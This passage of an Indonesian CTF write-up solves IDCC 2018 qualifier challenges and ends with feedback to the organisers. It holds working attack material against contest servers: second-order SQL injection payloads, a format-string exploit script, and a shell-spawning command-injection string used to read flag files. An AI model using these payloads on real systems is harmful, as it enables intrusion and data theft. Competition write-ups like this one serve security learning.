Ada berbagai cara untuk mengubah pemanggilan hexencode(flag) menjadi encrypt(flag). Misalnya, dengan melakukan *patching* terhadap *binary*. Cara lainnya adalah dengan melakukan manipulasi *runtime* menggunakan *debugger* seperti GDB. Pertama, *breakpoint* dipasang pada fungsi _D9babyshark9hexencodeFAyaZQe (0x44be96). Ketika program *break*, maka nilai RIP atau *instruction pointer* dapat diubah ke _D9babyshark7encryptFNaNfAyaZQe (0x44a908) sehingga pemanggilan fungsi akan dialihkan. Apabila parameter sesuai *calling convetion*-nya sesuai, maka *flag* terenkripsi yang seharusnya dimasukkan ke fungsi hexencode() akan dimasukkan ke fungsi encrypt().

```
$ gdb ./babyshark
gdb$ p _D9babyshark9hexencodeFAyaZQe
$1 = {<text variable, no debug info>} 0x44be94 <_D9babyshark9hexencodeFAyaZQe>
gdb$ p _D9babyshark7encryptFNaNfAyaZQe
$2 = {<text variable, no debug info>} 0x44a908 <_D9babyshark7encryptFNaNfAyaZQe>
gdb$ b *0x44be9
gdb$ r
Breakpoint 1, 0x000000000044be94 in _D9babyshark9hexencodeFAyaZQe ()
gdb$ set $rip = 0x44a908
gdb$ c
c
Continuing.
Flagnya sudah terenkripsi dengan aplikasi ini:
IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
[Inferior 1 (process 31500) exited normally]
```

Ternyata letak argumennya sesuai dengan enkripsi xor-nya memang *reversible* sehingga enkripsi = dekripsi. Didapatkan *flag* yang perlu dicari.

Flag: `IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}`

#Web

Do not cheat! (30pts)

```
http://206.189.88.9:6301/
```

Alamat web yang diberikan berisi HTML sederhana yang berisi sebuah JavaScript. Ada potongan kode yang perlu diperhatikan apabila ingin mendapatkan *flag*.

```
var keyCodes = [],
    secretstroke = "38,38,40,40,37,39,37,39,66,65";

$(document).keydown(function(t) {
    keyCodes.push(t.keyCode), alert(keyCodes.toString()), 0 <=
keyCodes.toString().indexOf(secretstroke) && ($(document).unbind("keydown",
arguments.callee), $.post("flag.php", function(t) {
        alert(t)
    }))
```

Program akan merekan semua *keystroke* yang dilakukan. Apabila ada kode *keystroe* “38,38,40,40,37,39,37,39,66,65” secara berurutan maka *request* terhadap flag.php akan dilakukan. *Keystrokes* sesuai dengna kode yang diminta adalah (up), (up), (down), (down), (left), (right), (left), (right), (b), (a). Urutan *keystrokes* ini juga dikenal sebagai Konami Code [5]. *Flag* akan didapat melalui alert().


Flag: `IDCC{0nlY_th3_we4K_che4T}`

[5] http://contra.wikia.com/wiki/Konami_Code

007 (100pts)

```
http://206.189.88.9:9001
```

Ada sebuah web yang memiliki tampilan seperti berikut apabila dibuka.



Kemungkinan, web harus mengidentifikasi pengunjung sebagai *browser* Android. Percobaan menggunakan curl seprti di bawah ini menghasilkan tampilan yang berbeda dengan *link* menuju suatu APK.

```
$ curl -A "Android"  http://206.189.88.9:9001
...

  <div class="row">
    <div class="col-m-12">
            <div class="col-md-4">
              <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
            </div>
            <div class="col-md-4">
              <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
            </div>
            <div class="col-md-4">
              <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
            </div>
            ...
  </div>
</div>

...
```

Selanjutnya APK tersebut dapat diunduh dan dilakukan dekompilasi menggunakan Java/APK *decompiler* seperti JADX[6].

Tidak ada proses atau interaksi yang dilakukan oleh aplikasi Android yang diberikan. Setelah melakukan eksplorasi dan mengira-ngira, ditemukan sebuah data di ./res/values/strings.xml yang terlihat memiliki arti khusus.

```
...
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
...
```

[6] https://github.com/skylot/jadx

Terlihat ada nilai “007_h0st.txt”. Ternyata ada berkas txt tersebut di web yang diberikan, yaitu pada http://206.189.88.9:9001/007_h0st.txt. Isinya adalah alamat ke berkas PHP, yaitu http://206.189.88.9:9001/flag.php.

Dari nama *entity* yang ada, sepertinya yang harus dilakukan adalah melakukan POST *request* ke http://206.189.88.9:9001/flag.php dengan data “agent=0071337” dan *header* “Origin: agent_007,com”.

```
$ curl -X POST -d "agent=0071337" -H "Origin: agent_007.com"
http://206.189.88.9:9001/flag.php
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}
```

Flag: `IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}`

Pesanan Kedua (120pts)

```
http://206.189.88.9:6601
```

Dari judul soalnya, sepertinya ada sesuatu yang terkait dengan *second order*.

Web memiliki 3 buah fitur utama yang dapat digunakan, yaitu:

- Registrasi menggunakan *name*, *username*, dan *password*.
- Melihat halaman profil dan melakukan verifikasi *secret key*.
- Mengubah *username*.

Secret key adalah Base64 dari Unix Time waktu registrasi yang dilakukan. Misal, apabila waktu registrasi adalah 2018-09-23 01:09:46 (GMT+7), maka *secret key*-nya adalah Base64("1537639786") = "MTUzNzYzOTc4Ng==".

Dari observasi yang dilakukan, terdapat kemungkinan *second order* SQL *injection* pada *username*. *Username* akan diproses pada halaman profil dan dimasukkan ke dalam *query* sehingga *injection* dapat terjadi pada halaman itu.

Observasi yang dapat dilakukan adalah:

- Spasi pada *username* diubah menjadi '_'. Dapat dilihat pada halaman profil setelah mengubah *username* agar mengandung spasi.
- *Single quote* tidak menyebabkan *error* pada halaman profil tetapi *double quote* menyebabkan *error* (halaman tidak ter-*load*).
- Ada *debug string* pada halaman profil. Dapat dilihat dengan menggunakan *view source*. *Debug string* berisi *username* yang teridentifikasi (yang kemungkinan besar diproses menggunakan *query*).

Dari observasi tersebut, strategi yang dapat dilakukan adalah:

- Mengubah *username* pada halaman *edit* dengan *injection payload*. Untuk melakukan *trigger*, halaman profil harus dikunjungi.
- Ganti spasi dengan alternatif lain, misalnya *comment* (/**/).
- Gunakan *double quote* (“) sebagai penutup untuk melanjutkan *query* dengan *statement* lain, misalnya UNION SELECT.

Berikut adalah contoh-contoh *payload* yang digunakan pada *username* dan juga *debug string* yang terlihat pada halaman profil. Perhatikan bahwa DBMS yang digunakan adalah sqlite.

```
Username: wkwk"/**/or/**/1=1--asd
```

```
Debug String:
zuperadmin|asdasd|qwe|asdasd|Gogon|tor|sdfsdf|kutil|siapa|alfan|rav|anjing|joko|asdasd|Yediard|farisv|ananan|Bebas|ha|una|asd|um|admin|asdasd|um|admin|admin|kontol|a|nisa|aaaaaa|a|fadli|dz|sueluh|za|survey|mmk|qwerty||nisa|sa|nisa|--|indo|az|Tester|admin--|or=|!!|--
```

```
Username: wkwk"/**/union/**/select/**/1--asd
```

```
Debug String:
1|wkwk|
```

```
Username: wkwk"/**/union/**/select/**/sqlite_version()--asd
```

```
Debug String:
3.22.0|wkwk|
```

```
Username:
wkwk"/**/union/**/select/**/name/**/FROM/**/sqlite_master/**/WHERE/**/type='table'--asd
```

```
Debug String:
sqlite_sequence|users_regizt|wkwk|
```

```
Username:
wkwk"/**/union/**/select/**/sql/**/FROM/**/sqlite_master/**/WHERE/**/tbl_name/**/=
/**/'users_regizt'/**/AND/**/type/**/=/**/'table'--asd
```

```
Debug String:
CREATE TABLE "users_regizt" (
  "id" integer NOT NULL PRIMARY KEY AUTOINCREMENT,
  "name" text NULL,
  "username" text NULL,
  "password" text NULL,
  "time" numeric NULL
)|wkwk|
```

```
Username: wkwk"/**/union/**/select/**/time/**/FROM/**/users_regizt--asd
```

```
Debug String:
1990-09-09 09:09:09|2018-09-08 01:57:37|2018-09-10 09:48:34|2018-09-10
10:49:16|2018-09-10 11:02:18|2018-09-10 21:25:38|2018-09-20 20:34:17|2018-09-21
10:38:43|2018-09-22 18:52:03|2018-09-22 19:00:17|2018-09-22 19:00:23|2018-09-22
19:00:56|2018-09-22 19:01:07|2018-09-22 19:01:25|2018-09-22 19:01:27|2018-09-22
19:01:55|2018-09-22 19:02:01|2018-09-22 19:02:08|2018-09-22 19:02:15|2018-09-22
```

Setelah melakukan berbagai percobaan mencari *flag*, didapat bahwa yang harus dilakukan adalah mengirimkan *key* milik admin. Di sini, admin adalah *user* dengan *time* paling awal, yaitu zuperadmin dengan *time* 1990-09-09 09:09:09. Hasil konversi dari waktu tersebut menjadi Unix time adalah 652846149 sehingga *secret key* milik zuperadmin adalah Base64(“652846149”) = “NjUyODQ2MTQ5”.

Verifkasi *key* menggunakan “NjUyODQ2MTQ5” akan memberikan *flag* kepada pengguna.

Flag: `IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}`

#Exploit

Format Play (50pts)

```
nc 178.128.106.125 13373
```

Sebuah *network service* bernama format_playing (ELF 32 bit) berjalan di atas TCP port 13373. Hasil *disassembly* pada *binary* tersebut menunjukkan adanya *format string vulnerability* karena *input* dari pengguna dimasukkan langsung sebagai parameter dari fungsi printf().

```
0x08048680 <+64>:    lea    eax,[ebp-0x8c]
0x08048686 <+70>:    push   eax
0x08048687 <+71>:    lea    eax,[ebx-0x17fe]
0x0804868d <+77>:    push   eax
0x0804868e <+78>:    call   0x80484c0 <__isoc99_scanf@plt>
0x08048693 <+83>:    add    esp,0x10
0x08048696 <+86>:    sub    esp,0xc
0x08048699 <+89>:    lea    eax,[ebx-0x17f5]
0x0804869f <+95>:    push   eax
0x080486a0 <+96>:    call   0x8048450 <printf@plt>
0x080486a5 <+101>:   add    esp,0x10
0x080486a8 <+104>:   sub    esp,0xc
0x080486ab <+107>:   lea    eax,[ebp-0x8c]
0x080486b1 <+113>:   push   eax
0x080486b2 <+114>:   call   0x8048450 <printf@plt>
```

Dengan *format string vulnerability*, eksploitasi untuk melakukan Write-What-Where dapat dilakukan. Artinya, pengguna dapat melakukan *abuse* terhadap fungsi printf() untuk menulis suatu data ke alamat tertentu (yang *writable*).

Pada soal, peserta cukup melakukan *overwrite* suatu lokasi memori *writable* menjadi 0xbeef untuk mencapai fungsi system(). Dapat dilihat dari potongan *disassembly* berikut:

```
   0x080486cc <+140>:    mov    eax,DWORD PTR [ebx+0x34]
   0x080486d2 <+146>:    cmp    eax,0xbeef
   0x080486d7 <+151>:    jne    0x80486ff <main+191>
   0x080486d9 <+153>:    sub    esp,0xc
   0x080486dc <+156>:    lea    eax,[ebx-0x17ec]
   0x080486e2 <+162>:    push   eax
   0x080486e3 <+163>:    call   0x8048480 <puts@plt>
   0x080486e8 <+168>:    add    esp,0x10
   0x080486eb <+171>:    sub    esp,0xc
   0x080486ee <+174>:    lea    eax,[ebx-0x17db]
   0x080486f4 <+180>:    push   eax
   0x080486f5 <+181>:    call   0x8048490 <system@plt>
```

Jika dihitung, maka *address* yang perlu di-*overwrite* adalah 0x804a034.

Untuk melakukan *overwrite*, sebelumnya harus mengetahui *offset* data pada *stack* terlebih dahulu. Karena ELF yang digunakan adalah 32 bit, maka cukup tuliskan 4 karakter (misal AAAA) dan lihat ada di posisi mana *bytes* karakter tersebut berada apabila dilakukan *leak* isi dari *stack*. Pada contoh di bawah, digunakan format “%x”.

```
$ ./format_playing
Input your name: AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
Hello,
AAAA.fff53dbc.f771d4a0.804865a.0.1.f7745918.41414141.2e78252e.252e7825.78252e78
```

Pada keluaran yang dihasilkan, terlihat bahwa 41414141 (*bytes* dari AAAA) berada pada *offset* ke-7.

Selanjutnya adalah pembuatan *payload*. Untuk memudahkan pembuatan *payload*, digunakan *library* libformastr[7].

```
from libformatstr import FormatStr
from pwn import *

addr = 0x804A034
target = 0xbeef

p = FormatStr()
p[addr] = target

w = open('payload', 'w')
w.write(p.payload(7,0))
w.close()
```

Payload yang dihasilkan akan membuat printf() menulis 0xbeef ke alamat 0x804a034. Dengan mengirimkan *payload* tersebut, *flag* akan dibaca dan dikeluarkan oleh *service* melalui fungsi system().

```
$ cat payload | nc 178.128.106.125 13373
Input your name: Hello,




....


IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}
```

Flag: `IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}`

[7] https://github.com/hellman/libformatstr

Password Generator (100pts)

```
nc 178.128.106.125 13373
```

Diketahui bahwa *network service* yang dibuat menggunakan Python berjalan di atas TCP port 1337. Tidak diberikan *source code* sehingga observasi melalui interaksi harus dilakukan. Ditemukan bahwa *input* yang mengandung *single quote* akan mengeluarkan pesan *error* terkait /bin/sh.

```
$ nc 178.128.106.125 1337
'
########################################
######## Random Password Generator ########
########################################
Insert Length: /bin/sh: 1: Syntax error: Unterminated quoted string
```

Terlihat seperti *command injection*. Ada berbagai *filter* yang diaplikasikan seperti tidak boleh ada spasi dan ‘;’. Panjang maksimalnya adalah 8 karakter. Setelah melakukan berbagai percobaan, didapatkan sebuah *injection* yang berhasil untuk mengseksusi sh menggunakan *single quote*, *ampersand*, *tab*, dan tanda pagar untuk *comment*.

```
$ nc 178.128.106.125 1337
'&	sh	#
```

Perhatikan bahwa di antara ‘sh’ adalah *tab*, bukan spasi. Karena sh tereksekusi, maka interaksi dilanjutkan untuk mengeksekusi *shell command*. Tidak ada *feedback* dari *service* karena sepertinya pembuat soal tidak melakukan pengaturan terhadap *buffer flush* (sama seperti pada soal sebelumnya). Untuk melakukan *close* koneksi secara normal agar *buffer* di-*flush* dan *output* dari eksekusi *shell command* dapat terlihat, dapat diakali dengan menjalankan perintah yang *syntax error*. Sebenarnya *reverse* TCP *shell* dapat dilakukan,

namun karena beberapa faktor, beberapa percobaan melakukan *reverse* TCP *shell* gagal dilakukan.

```
$ nc 178.128.106.125 1337
'&    sh    #
ls
;
########################################
######## Random Password Generator ########
########################################
Insert Length: fold: invalid number of columns: ‘’
tr: write error: Broken pipe
flag
password-generator.py
run.sh
sh: 2: Syntax error: ";" unexpected

$ nc 178.128.106.125 1337
'&    sh    #
cat flag
;
########################################
######## Random Password Generator ########
########################################
Insert Length: fold: invalid number of columns: ‘’
tr: write error: Broken pipe
IDCC{Br3ak_Y0urZ_LImIT}sh: 2: Syntax error: ";" unexpected
```

Flag: `IDCC{Br3ak_Y0urZ_LImIT}`

Catatan:
Sepertinya solusi untuk melakukan eksekusi *shell command* bukanlah *intended solution* karena pada saat saya melakukan percobaan eksekusi *shell*, didapatkan bahwa userid-nya adalah root dengan *permission* penuh untuk mengubah *flag*, *service*, ataupun mengacaukan *server* (termasuk soal Format Play karena berada dalam satu *server* yang sama). Setelah dilaporkan ke panitia, *user* yang mengeksekusi *service* diganti menjadi nobody.

Feedback

Berikut adalah *feedback* dari saya untuk penyisihan IDCC 2018.

1. Soal 'My Secret Message' mengandung unsur *guessing* yang sebaiknya dihindari dalam CTF. Steganografi sendiri juga sebenarnya tidak direkomendasikan untuk disertakan lagi dalam CTF. Berikut adalah kutipan saran pembuatan soal CTF dari tim PPP (Carnegie Mellon University)[8].

   > Try to avoid these as much as possible:
   >
   > - Random guessing challenges
   > - Cracking passwords on zip files or stego programs
   > - Steganography problems
   > - Anything that is solved by just running metasploit, nessus, dirbuster, etc. Good CTF problems should require skill.
   > - Time-consuming recon challenges.

2. Soal '007' lebih seperti soal 'Misc' dibanding 'Web'. Tidak ada interaksi berarti pada web maupun APK sehingga soal lebih seperti mencari *easter egg*, bukan *hacking*.
3. Untuk soal Exploit, sepertinya socat dijalankan sebagai root (sebelum saya laporkan ke panitia). Sebaiknya socat dijalankan sebagai nobody dan apabila eksploitasi berhasil dilakukan, tidak memungkinkan peserta mengubah *state* soal/flag ataupun membaca flag soal lain.

   Pada saat *service* sudah diubah agar erjalan sebagai nobody, pembacaan flag soal lain (Format Playing) dari soal Password Generator masih dapat dilakukan.

```
$ nc 178.128.106.125 1337
'&    sh    #
id
cat /home/format_playing/flag.txt
;
########################################
######## Random Password Generator ########
########################################
Insert Length: fold: invalid number of columns: ‘’
tr: write error: Broken pipe
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$
```

[8] https://github.com/pwning/docs/blob/master/suggestions-for-running-a-ctf.markdown

4. Tidak adanya *buffer flush* pada soal Exploit cukup menyulitkan peserta. Sebaiknya menggunakan kode seperti berikut di awal program C/C++ untuk setvbuf agar *service* menjadi interaktif ketika dijalankan menggunakan socat:

```
char buff[1];
buff[0] = 0;
setvbuf(stdout, buff, _IOFBF, 1);
```

   Alternatif lainnya, menggunakan flush(stdout) setiap setelah mengeluarkan *output*.

   Pada kode Python, bisa ditambahkan 'sys.stdout.flush()' setelah mengeluarkan *output*.

Secara garis besar, saya mengucapkan terima kasih kepada panitia dan juga mengapresiasi karena telah menyelenggarakan kompetisi yang cukup menantang

Fariskhi.